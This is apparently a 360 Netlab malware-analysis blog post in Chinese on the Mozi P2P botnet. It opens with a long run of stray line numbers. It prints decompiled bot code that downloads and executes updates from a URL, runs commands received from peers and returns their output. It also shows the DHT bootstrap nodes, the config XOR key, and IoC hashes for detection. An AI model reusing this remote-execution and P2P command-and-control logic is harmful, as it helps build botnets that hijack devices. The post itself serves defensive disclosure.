881
882
883
884
885
886
887
887
888
889
889
890
891
892
893
894
895
896
897
897
898
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
917
918
918
919
919
920
921
922
923
924
925
926
927
928
928
929
929
930
931
932
933
934
935
936
937
938
938
939
939
940
941
942
943
944
945
946
947
947
948
948
949
949
950
951
952
953
954
955
956
957
958
958
959
959
960
961
962
963
964
965
966
967
967
968
968
969
969
970
971
972
973
974
975
976
977
977
978
978
979
979
980
981
982
983
984
985
986
987
987
988
988
989
989
990
991
992
993
994
995
996
997
997
998
998
999
999
1000
1000
1001
1001
1002
1002
1003
1003
1004
1004
1005
1005
1006
1006
1007
1007
1008
1008
1009
1009
1010
1010
1011
1011
1012
1012
1013
1013
1014
1014
1015
1015
1016
1016
1017
1017
1018
1018
1019
1019
1020
1020
1021
1021
1022
1022
1023
1023
1024
1024
1025
1025
1026
1026
1027
1027
1028
1028
1029
1029
1030
1030
1031
1031
1032
1032
1033
1033
1034
1034
1035
1035
1036
1036
1037
1037
1038
1038
1039
1039
1040
1040
1041
1041
1042
1042
1043
1043
1044
1044
1045
1045
1046
1046
1047
1047
1048
1048
1049
1049
1050
1050
1051
1051
1052
1052
1053
1053
1054
1054
1055
1055
1056
1056
1057
1057
1058
1058
1059
1059
1060
1060
1061
1061
1062
1062
1063
1063
1064
1064
1065
1065
1066
1066
1067
1067
1068
1068
1069
1069
1070
1070
1071
1071
1072
1072
1073
1073
1074
1074
1075
1075
1076
1076
1077
1077
1078
1078
1079
1079
1080
1080
1081
1081
1082
1082
1083
1083
1084
1084
1085
1085
1086
1086
1087
1087
1088
1088
1089
1089
1090
1090
1091
1091
1092
1092
1093
1093
1094
1094
1095
1095
1096
1096
1097
1097
1098
1098
1099
1099
1100
1100
1101
1101
1102
1102
1103
1103
1104
1104
1105
1105
1106
1106
1107
1107
1108
1108
1109
1109
1110
1110
1111
1111
1112
1112
1113
1113
1114
1114
1115
1115
1116
1116
1117
1117
1118
1118
1119
1119
1120
1120
1121
1121
1122
1122
1123
1123
1124
1124
1125
1125
1126
1126
1127
1127
1128
1128
1129
1129
1130
1130
1131
1131
1132
1132
1133
1133
1134
1134
1135
1135
1136
1136
1137
1137
1138
1138
1139
1139
1140
1140
1141
1141
1142
1142
1143
1143
1144
1144
1145
1145
1146
1146
1147
1147
1148
1148
1149
1149
1150
1150
1151
1151
1152
1152
1153
1153
1154
1154
1155
1155
1156
1156
1157
1157
1158
1158
1159
1159
1160
1160
1161
1161
1162
1162
1163
1163
1164
1164
1165
1165
1166
1166
1167
1167
1168
1168
1169
1169
1170
1170
1171
1171
1172
1172
1173
1173
1174
1174
1175
1175
1176
1176
1177
1177
1178
1178
1179
1179
1180
1180
1181
1181
1182
1182
1183
1183
1184
1184
1185
1185
1186
1186
1187
1187
1188
1188
1189
1189
1190
1190
1191
1191
1192
1192
1193
1193
1194
1194
1195
1195
1196
1196
1197
1197
1198
1198
1199
1199
1200
1200
1201
1201
1202
1202
1203
1203
1204
1204
1205
1205
1206
1206
1207
1207
1208
1208
1209
1209
1210
1210
1211
1211
1212
1212
1213
1213
1214
1214
1215
1215
1216
1216
1217
1217
1218
1218
1219
1219
1220
1220
1221
1221
1222
1222
1223
1223
1224
1224
1225
1225
1226
1226
1227
1227
1228
1228
1229
1229
1230
1230
1231
1231
1232
1232
1233
1233
1234
1234
1235
1235
1236
1236
1237
1237
1238
1238
1239
1239
1240
1240
1241
1241
1242
1242
1243
1243
1244
1244
1245
1245
1246
1246
1247
1247
1248
1248
1249
1249
1250
1250
1251
1251
1252
1252
1253
1253
1254
1254
1255
1255
1256
1256
1257
1257
1258
1258
1259
1259
1260
1260
1261
1261
1262
1262
1263
1263
1264
1264
1265
1265
1266
1266
1267
1267
1268
1268
1269
1269
1270
1270
1271
1271
1272
1272
1273
1273
1274
1274
1275
1275
1276
1276
1277
1277
1278
1278
1279
1279
1280
1280
1281
1281
1282
1282
1283
1283
1284
1284
1285
1285
1286
1286
1287
1287
1288
1288
1289
1289
1290
1290
1291
1291
1292
1292
1293
1293
1294
1294
1295
1295
1296
1296
1297
1297
1298
1298
1299
1299
1300
1300
1301
1301
1302
1302
1303
1303
1304
1304
1305
1305
1306
1306
1307
1307
1308
1308
1309
1309
1310
1310
1311
1311
1312
1312
1313
1313
1314
1314
1315
1315
1316
1316
1317
1317
1318
1318
1319
1319
1320
1320
1321
1321
1322
1322
1323
1323
1324
1324
1325
1325
1326
1326
1327
1327
1328
1328
1329
1329
1330
1330
1331
1331
1332
1332
1333
1333
1334
1334
1335
1335
1336
1336
1337
1337
1338
1338
1339
1339
1340
1340
1341
1341
1342
1342
1343
1343
1344
1344
1345
1345
1346
1346
1347
1347
1348
1348
1349
1349
1350
1350
1351
1351
1352
1352
1353
1353
1354
1354
1355
1355
1356
1356
1357
1357
1358
1358
1359
1359
1360
1360
1361
1361
1362
1362
1363
1363
1364
1364
1365
1365
1366
1366
1367
1367
1368
1368
1369
1369
1370
1370
1371
1371
1372
1372
1373
1373
1374
1374
1375
1375
1376
1376
1377
1377
1378
1378
1379
1379
1380
1380
1381
1381
1382
1382
1383
1383
1384
1384
1385
1385
1386
1386
1387
1387
1388
1388
1389
1389
1390
1390
1391
1391
1392
1392
1393
1393
1394
1394
1395
1395
1396
1396
1397
1397
1398
1398
1399
1399
1400
1400
1401
1401
1402
1402
1403
1403
1404
1404
1405
1405
1406
1406
1407
1407
1408
1408
1409
1409
1410
1410
1411
1411
1412
1412
1413
1413
1414
1414
1415
1415
1416
1416
1417
1417
1418
1418
1419
1419
1420
1420
1421
1421
1422
1422
1423
1423
1424
1424
1425
1425
1426
1426
1427
1427
1428
1428
1429
1429
1430
1430
1431
1431
1432
1432
1433
1433
1434
1434
1435
1435
1436
1436
1437
1437
1438
1438
1439
1439
1440
1440
1441
1441
1442
1442
1443
1443
1444
1444
1445
1445
1446
1446
1447
1447
1448
1448
1449
1449
1450
1450
1451
1451
1452
1452
1453
1453
1454
1454
1455
1455
1456
1456
1457
1457
1458
1458
1459
1459
1460
1460
1461
1461
1462
1462
1463
1463
1464
1464
1465
1465
1466
1466
1467
1467
1468
1468
1469
1469
1470
1470
1471
1471
1472
1472
1473
1473
1474
1474
1475
1475
1476
1476
1477
1477
1478
1478
1479
1479
1480
1480
1481
1481
1482
1482
1483
1483
1484
1484
1485
1485
1486
1486
1487
1487
1488
1488
1489
1489
1490
1490
1491
1491
1492
1492
1493
1493
1494
1494
1495
1495
1496
1496
1497
1497
1498
1498
1499
1499
1500
1500
1501
1501
1502
1502
1503
1503
1504
1504
1505
1505
1506
1506
1507
1507
1508
1508
1509
1509
1510
1510
1511
1511
1512
1512
1513
1513
1514
1514
1515
1515
1516
1516
1517
1517
1518
1518
1519
1519
1520
1520
1521
1521
1522
1522
1523
1523
1524
1524
1525
1525
1526
1526
1527
1527
1528
1528
1529
1529
1530
1530
1531
1531
1532
1532
1533
1533
1534
1534
1535
1535
1536
1536
1537
1537
1538
1538
1539
1539
1540
1540
1541
1541
1542
1542
1543
1543
1544
1544
1545
1545
1546
1546
1547
1547
1548
1548
1549
1549
1550
1550
1551
1551
1552
1552
1553
1553
1554
1554
1555
1555
1556
1556
1557
1557
1558
1558
1559
1559
1560
1560
1561
1561
1562
1562
1563
1563
1564
1564
1565
1565
1566
1566
1567
1567
1568
1568
1569
1569
1570
1570
1571
1571
1572
1572
1573
1573
1574
1574
1575
1575
1576
1576
1577
1577
1578
1578
1579
1579
1580
1580
1581
1581
1582
1582
1583
1583
1584
1584
1585
1585
1586
1586
1587
1587
1588
1588
1589
1589
1590
1590
1591
1591
1592
1592
1593
1593
1594
1594
1595
1595
1596
1596
1597
1597
1598
1598
1599
1599
1600
1600
1601
1601
1602
1602
1603
1603
1604
1604
1605
1605
1606
1606

```

```

v16 = GetValue(v3, v4, (int)"[dr]", (int)"/[dr]", &v26);
if ( !v16 )
    return 0;
_GI_sprintf(
    &v70,
    "GET %s HTTP/1.1\r\nHost: %s\r\nConnection: Keep-Alive\r\nContent-Type: application/octet-stream\r\n\r\n";
    &v72,
    _GI_chmod(v25, v23);
wrap_system("%s&", v25);
return 1;

```

- 从指定的URL更新， [ud] 字段触发。关闭当前节点的网络连接和相关进程，从指定URL下载新版本，保存DHT节点ID等数据，将它们做为参数提供给新版体使用。

```

v10 = (char *)GetValue(v3, v4, (int)"[ud]", (int)"/[ud]", &v39);
if ( v10 )
{
    ...
j_memcpy((char *)&v34 + v20, "confirmed.list", 0xEu);
v21 = strlen(ptmp);
j_memcpy((char *)&v33 + v21, "new.list", 8u);
j_memcpy(&v31, dword_61E34, 0x4C08u);
v22 = _GI_fopen(&v34, "wb");
if ( v22 && _GI_fwrite((int)&v31, 19464, 1, v22) ==
    ...
    "GET %s HTTP/1.1\r\nHost: %s\r\nConnection: Keep-Alive\r\nContent-Ty
    &v72,
    &v71);
v5 = strlen(&v70);
if ( _libc_write(v4, &v70, v5) == -1 )
    return 0;
    ...
    if ( dword_70144 )
    {
        _GI_kill(dword_70144, 9);
        wrap_system("kill -9 %d", dword_70144);
    }
    if ( dword_7013C )
    {
        _GI_kill(dword_7013C, 9);
        wrap_system("kill -9 %d", dword_7013C);
    }
    _GI_execl((int)&unk_70B04, (int)&unk_70B04, &v37, &v36, &v34, &v33
}
if ( socketV4 > 2 )
{
    shutdown(socketV4, 2);
    _libc_close(v24);
}
v25 = socketV6;
if ( socketV6 > 2 )
{
    shutdown(socketV6, 2);
    _libc_close(v25);
}
v26 = dword_58600;
if ( dword_58600 > 2 )
{
    shutdown(dword_58600, 2);
    _libc_close(v26);
}

```

- 执行系统或Bot自定义命令， [rn] 字段触发。

- 系统命令

```

rdbuf = GetValue((int)&decodecfg, v6, (int)"[rn]", (int)"/[rn]", &v67);
lrbuf = rdbuf;
if ( !rdbuf )
    return 1;
if ( v16 == 1 )
{
    _libc_system(rdbuf);
    return 1;
}

```

- 自定义GET命令，将Bot ID发送给对端。

```
rdbuf = GetValue((int)&decodecfg, v6, (int)"[rn]", (int)[/rn]", &v67);
{
    if ( v67 == 3 || _GI_memmem(rdbuf, 3, "GET", 3) )
    {
        _libc_sendto(v57, randomKey, 0x14u, 0, (const struct sockaddr *)from, v7);
    }
}
```

- 自定义run命令，执行对端下发的命令，并将结果回传。

```
rdbuf = GetValue((int)&decodecfg, v6, (int)"[rn]", (int)[/rn]", &v67);
{
    if ( _GI_memmem(lrdbuf, 4, "run:", 4) )
    {
        read_fromPipe(lrdbuf + 4, 10, (int)&v60, 10240);
        v50 = strlen(&v60);
        _libc_sendto(v58, &v60, v50, 0, (const struct sockaddr *)from, v7);
    }
}
```

DHT

Mozi Botnet使用自己扩展的DHT协议构建p2p网络，这样做有俩个好处，一来使用标准的DHT能够快速组网，二来使用自己的扩展能够将有效payload的流量隐匿于海量的正常DHT流量中，躲避检测。Mozi使用8组公共节点以及Config文件的[nd]字段指定的节点作为bootstrap nodes。引导新节点加入其DHT网络。

- 公共节点，样本内嵌

```
dht.transmissionbt.com:6881
router.bittorrent.com:6881
router.utorrent.com:6881
bttracker.debian.org:6881
212.129.33.59:6881
82.221.103.244:6881
130.239.18.159:6881
87.98.162.88:6881
```

- Config文件中[nd]指定

```
result = GetValue(a1, a2, (int)"[nd]", (int)[/nd]", &v13);
if ( result )
{
    for ( i = _GI_strtok(result, ","); i; i = _GI_strtok(i, ",") )
    {
        strcpy(&v11, "pn");
        v14 = 0;
        v15 = 0;
        v12 = 0;
        v4 = _GI_strchr(i, 58);
        v6 = (_BYTE *)v4;
        v5 = v4 == 0;
        v7 = v4 + 1;
        LOWORD(v8) = 0xE11Au;
        if ( !v5 )
        {
            sub_310A4(v7);
            *v6 = 0;
            v8 = (v9 << 8) & 0xFF00 | ((unsigned int)(v9 << 16) >> 24)
        }
        v10.sin_addr.s_addr = 0;
        v10.sin_family = 2;
        v10.sin_port = v8;
        *(DWORD *)v10.sin_zero = 0;
        *(DWORD *)&v10.sin_zero[4] = 0;
        v10.sin_addr.s_addr = _GI_inet_addr(i);
        send_ping((unsigned __int8 *)&v10, 16, &v11, 4);
    }
}
```

ID生成

ID20字节，由样本内嵌的prefix(**888888**)或config文件[hp]指定的prefix，加随机生成的字串构成。

```

result = (unsigned __int8 *)GetValue(a1, a2, (int)"[hp]", (int)"/hp]", &v9);
lbuf = result;
if ( result )
{
    if ( wrap_strlen(result) > 0 && wrap_strlen(lbuf) <= 17 )
    {
        memset((int)a888888, 0, 18);
        v4 = a888888;
        for ( i = 0; ; ++i )
        {
            ++v4;
            if ( i >= wrap_strlen(lbuf) )
                break;
            *(v4 - 1) = lbuf[i];
        }
        v6 = _GI_random();
        if ( !mod_operation(v6, 0x32u) )
        {
            v8 = wrap_strlen((unsigned __int8 *)a123888d1Ad2Id2);
            genIdInfo((int)randomKey, (int)a123888d1Ad2Id2, v8);
        }
        v7 = wrap_strlen((unsigned __int8 *)a888888);
        genIdInfo((int)randomKey, (int)a888888, v7);
        result = (unsigned __int8 *)1;
    }
    else
    {
        result = (unsigned __int8 *)1;
    }
}

```

结点识别

为了快速区分流量，Mozi使用 `1:v4:flag(4 bytes)` 这样的标识来识别流量是否由其结点发出，

00000000	64 31 3a 61 64 32 3a 69 64 32 30 3a 38 38 38 38	d1:ad2:i d20:8888
00000010	38 38 38 38 92 21 dd 4f 60 6f b5 5b 69 e6 06 ba	8888.!0 `o.[i...
00000020	65 31 3a 71 34 3a 70 69 6e 67 31 3a 74 34 3a 70	e1:q4:pi ng1:t4:p
00000030	6e 00 00 31 3a 76 34 3a 44 42 1f 71 31 3a 79 31	n..1:v4: DB.q1:y1
00000040	3a 71 65	:qe

flag字节含义如下，

flag(4 bytes)	

offset:	
0	-----random
1	----- hard-code(0x42) or from [ver]
2	-----calc by algorithm
3	-----calc by algorithm

第1个字节是随机产生的，第2个字节是硬编码的0x42或由config文件中[ver]字段指定。

```
verBuf = (char *)GetValue((int)&decodecfg, 524, (int)"[ver]", (int)"/ver]", &verBuf)
if ( verBuf )
{
    byte_52D5C = *verBuf;
    j_memcpy(&byte_58618, "1:v4:JBls", 9u);
    byte_5861D = _GI_random();                                // first byte
    msgFlag = byte_52D5C;                                     // second byte
    --    ^
    --
```

第3, 4字节由算法得来，

```
ver algorithm
-----
int first,sec;
string ver="\x31\x3a\x76\x34\x3a\x00\x00"s;
cout << "Please input the two number: (0x00-0xff)" << endl;
cin.unsetf(ios::hex);
cin >> hex >> first >> sec;
ver[5] = char(first);
ver[6] = char(sec);
uint32_t va = 0;
for(int i = 0; i < 7; i++)
{
    uint32_t tmp = int(ver[i]);
    tmp = tmp << 8;
    tmp ^= va;
    int rnd = 8;
    while (rnd--)
    {
        if ((tmp & 0xffff) > 0x8000)
        {
            tmp *= 2;
            tmp ^= 0xffff8005;
        }
        else
            tmp *= 2;
    }
    va = tmp&0xffff;
}
cout << hex << "Final " << va << endl;
```

Please input the two number: (0x00-0xff)


0x44 0x42

Final 1f71

输入0x44 0x42,得到 0x1f71 ,和数据包里结果一致。

网络请求

Mozi节点收到的网络请求可以分成 2 大类，DHT请求和非DHT请求。依据前文所述的节点识别，DHT请求分为Mozi-DHT请求,非Mozi-DHT请求。Mozi支持 ping,find_node,get_peers 3 种。对于非DHT请求，依据网络数据包长度大于99与否分成 2 种。



Mozi将不同的请求编号如下所示，不同的请求有不同的处理逻辑

```

if ( dht_memmem(lbuf, llen, "1:y1:r", 6) )
    return 1;
if ( dht_memmem(lbuf, llen, "1:y1:e", 6) )
    return 0;
v63 = dht_memmem(lbuf, llen, "1:y1:q", 6);
if ( v63 )
{
    if ( dht_memmem(lbuf, llen, "1:q4:ping", 9) )
    {
        result = 2;
    }
    else if ( dht_memmem(lbuf, llen, "1:q9:find_node", 14) )
    {
        result = 3;
    }
    else if ( dht_memmem(lbuf, llen, "1:q9:get_peers", 14) )
    {
        result = 4;
    }
    else
    {
        if ( !dht_memmem(lbuf, llen, "1:q13:announce_peer", 19) )
            return -1;
        result = 5;
    }
}
}

```

- 编号 2 : ping , DHT请求，按标准DHT流程处理直接回复pong。

```

case 2:                                // PING
    new_node(&id_return, (sockaddr *)&from, fromlen, 1, (int)&ver_return);
    send_pong((const struct sockaddr *)&from, fromlen, &tid_return, tid_len);
    break;

```

- 编号3: find_node, DHT请求。

- 编号4: get_peers, DHT请求。

Mozi 将**find_node**,**get_peers**合二为一，如果请求来自Mozi节点，有一定的概率把自身的Config内容发送给对方;如果来请求来自非Mozi节点，则按标准DHT的流程处理。

0000017C	64 31 3a 61 64 32 3a 69	64 32 30 3a 38 38 38 38	d1:ad2:i d20:8888
0000018C	38 38 38 38 a0 a8 ee 25	4f 7b c5 d5 cf b2 19 72	8888...% 0{.....r
0000019C	36 3a 74 61 72 67 65 74	32 30 3a 38 38 38 38 38	6:target 20:88888
000001AC	38 38 38 f9 fa 20 6d 48	29 28 7f a3 c5 20 61 65	888.. mH)(... ae
000001BC	31 3a 71 39 3a 66 69 6e	64 5f 6e 6f 64 65 31 3a	1:q9:fin d_node1:
000001CC	74 34 3a 66 6e 00 00 31	3a 76 34 3a e2 42 cb 7b	t4:fn..1 :v4:.B.{
000001DC	31 3a 79 31 3a 71 65		1:y1:qe
00000383	64 31 3a 72 64 32 3a 69	64 32 30 3a 38 38 38 38	d1:rd2:i d20:8888
00000393	38 38 38 38 b7 96 a0 9e	66 e1 71 98 e5 4d 3e 69	8888.... f.q..M>i
000003A3	35 3a 6e 6f 64 65 73 36	32 34 3a 15 15 29 d2 f3	5:nodes6 24:...)
000003B3	a3 f7 0c fe df 1a 5d bd	3f 32 46 76 5e 62 b7 b8]. ?2Fv^b..
000003C3	f0 94 78 a2 c4 37 5b 8e	2c 00 0b 20 12 07 e7 f4	.x..7[. ,...
000003D3	bc dc 19 a2 83 2e 67 fb	7a 5e 50 22 07 75 e8 efg. z^P".u..
000003E3	f9 93 4a e9 91 75 36 e4	76 57 4b 7c 51 7c ff f5	.J..u6. vWK Q ..
000003F3	f5 c4 57 f9 dc 62 35 b4	6a 5d 18 6b 54 3c ed e1	.W..b5. j].kT<..
00000403	a1 c8 56 a3 cf 28 6b fa	14 06 1a 3e 3b 01 a0 e3	.V..(k. ...>;...
00000413	a7 d9 4d f9 f1 47 06 d5	4f 6f 7e 4e 66 5a 8f 80	.M..G.. Oo~NfZ..
00000423	c8 ac 23 8d ac 47 06 d5	4f 6f 7e 4e 66 5a 8f 80	.#..G.. Oo~NfZ..
00000433	c8 ac 23 8d ac 47 06 d5	4f 6f 7e 4e 66 5a 8f 80	.#..G.. Oo~NfZ..
00000443	c8 ac 23 8d ac 47 06 d5	4f 6f 7e 4e 66 5a 8f 80	.#..G.. Oo~NfZ..
00000453	c8 ac 23 8d ac 47 06 d5	4f 6f 7e 4e 66 5a 8f 80	.#..G.. Oo~NfZ..
00000463	c8 ac 23 8d ac 47 06 d5	4f 6f 7e 4e 66 5a 8f 80	.#..G.. Oo~NfZ..
00000473	c8 ac 23 8d ac 47 06 d5	4f 6f 7e 4e 66 5a 8f 80	.#..G.. Oo~NfZ..
00000483	c8 ac 23 8d ac 47 06 d5	4f 6f 7e 4e 66 5a 8f 80	.#..G.. Oo~NfZ..
00000493	c8 ac 23 8d ac 47 06 d5	4f 6f 7e 4e 66 5a 8f 80	.#..G.. Oo~NfZ..
000004A3	c8 ac 23 8d ac 47 06 d5	4f 6f 7e 4e 66 5a 8f 80	.#..G.. Oo~NfZ..
000004B3	c8 ac 23 8d ac 47 06 d5	4f 6f 7e 4e 66 5a 8f 80	.#..G.. Oo~NfZ..
000004C3	c8 ac 23 8d ac 47 06 d5	4f 6f 7e 4e 66 5a 8f 80	.#..G.. Oo~NfZ..
000004D3	c8 ac 23 8d ac 47 06 d5	4f 6f 7e 4e 66 5a 8f 80	# G Oo~NfZ..

原始数据内容(节选前128字节)：

00000000	64 31 3a 72 64 32 3a 69 64 32 30 3a 38 38 38 38	d1:rd2:id20:8888
00000010	38 38 38 38 b7 96 a0 9e 66 e1 71 98 e5 4d 3e 69	8888.. .fáq.åM>i
00000020	35 3a 6e 6f 64 65 73 36 32 34 3a 15 15 29 d2 f3	5:nodes624:..)òó
00000030	a3 f7 0c fe df 1a 5d bd 3f 32 46 76 5e 62 b7 b8	f÷.þß.]½?2Fv^b..
00000040	f0 94 78 a2 c4 37 5b 8e 2c 00 0b 20 12 07 e7 f4	ð.xçÄ7[.,... .çô
00000050	bc dc 19 a2 83 2e 67 fb 7a 5e 50 22 07 75 e8 ef	¼Ü.ç..gûz^P".uëï
00000060	f9 93 4a e9 91 75 36 e4 76 57 4b 7c 51 7c ff f5	ù.Jé.u6ävWK Q ýõ
00000070	f5 c4 57 f9 dc 62 35 b4 6a 5d 18 6b 54 3c ed e1	öÄWùÜb5'j].kT<íá
00000080	a1 c8 56 a3 cf 28 6b fa 14 06 1a 3e 3b 01 a0 e3	iÈVfÍ(kú...>;. ã

加密的Config位于"5:nodes624:"之后，使用xor key(4E 66 5A 8F 80 C8 AC 23 8D AC 47 06 D5 4F

原始数据部分：

00000000	64 31 3a 72 64 32 3a 69 64 32 30 3a 38 38 38 38	d1:rd2:id20:8888
00000010	38 38 38 38 b7 96 a0 9e 66 e1 71 98 e5 4d 3e 69	8888.. .fáq.åM>i
00000020	35 3a 6e 6f 64 65 73 36 32 34 3a	5:nodes624:..)òó

Config部分：

00000000	5b 73 73 5d 73 6b 5b 2f 73 73 5d 5b 68 70 5d 38	[ss]sk[/ss] [hp]8
00000010	38 38 38 38 38 38 5b 2f 68 70 5d 5b 63 6f 75	8888888[/hp] [cou
00000020	6e 74 5d 68 74 74 70 3a 2f 2f 69 61 2e 35 31 2e	nt]http://ia.51.
00000030	6c 61 2f 67 6f 31 3f 69 64 3d 32 30 31 39 38 35	la/go1?id=201985
00000040	32 37 26 70 75 3d 68 74 74 70 25 33 61 25 32 66	27&pu=http%3a%2f

- 编号5：announce_peer，不支持

```

case 5: // ANNOUNCE_PEER NOT IMPLEMENT
    send_error(
        (const struct sockaddr *)&from,
        fromlen,
        &tid_return,
        tid_len,
        203,
        "This node doesn't accept announces");
    break;

```

- 编号6: 非DHT请求, 数据包长<99字节, 当节点收到此请求, 会将自身的 config内容发送给请求方。

```

    break;
}
/libc_sendto(servFD, v239, 626u, 0, (const struct sockaddr *)&from, (socklen_t)v94);
break;

```

- 编号7: 非DHT请求, 数据包长>99字节, 当节点收到此请求, 说明收到的数据为加密的Config文件, 执行流程参照前文。

```

case 7: // handle NOT DHT replay, len buff > 99
    new_node(&id_return, (sockaddr *)&from, fromlen, 1, (int)&ver_return);
    if ( passSign != 1 )
        break;
    lbuf = (char *)buf;
    lbuflen = buflen;
    pID = 0;
    goto LABEL_452;
    |
LABEL_452:
    pbuf = auth_unpack,
    subtask_runConfigpayload(lbuf, lbuflen, (int)pID, &from, fr
}

```

处置建议

我们建议用户及时更新补丁, 并根据Mozi Botnet创建的进程, 文件名以及HTTP,DHT网络连接特征, 判断是否被感染, 然后清理它的相关进程和文件。

相关安全和执法机构, 可以邮件联系netlab[at]360.cn交流更多信息。

联系我们

感兴趣的读者, 可以在 [twitter](#) 或者在微信公众号 360Netlab 上联系我们。

IoC list

样本MD5:

eda730498b3d0a97066807a2d98909f3
849b165f28ae8b1cebe0c7430f44aff3

0 Comments

1 Login ▾

G

Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS [?](#)

Name



Share

Best [Newest](#) [Oldest](#)

Be the first to comment.

Subscribe

Privacy

Do Not Sell My Data

— 360 Netlab Blog - Network Security Research Lab at 360 —

Botnet



僵尸网络911 S5的数字遗产

Heads up! Xdr33, A Variant Of CIA's HIVE Attack Kit

Botnet

Mozi, Another Botnet Using DHT

Dacls

Dacls, the Dual platform RAT

Emerges

警惕：魔改后的CIA攻击套件Hive进入黑灰产领域

[See all 114 posts →](#)

Mozi Botnet relies on the DHT protocol to build a P2P network, and uses ECDSA384 and the xor algorithm to ensure the integrity and security of its components and P2P network. The sample spreads via Telnet with weak passwords and some known exploits



Dec 23,
2019 11 min
read

Background On October 25, 2019, a suspicious ELF file (80c0efb9e129f7f9b05a783df6959812) was flagged by our new threat monitoring system. At first glance, it seems to be just another one of the regular botnets, but we soon realized this is something with potential link to the Lazarus Group. At present, the industry



Dec 17,
2019 12 min
read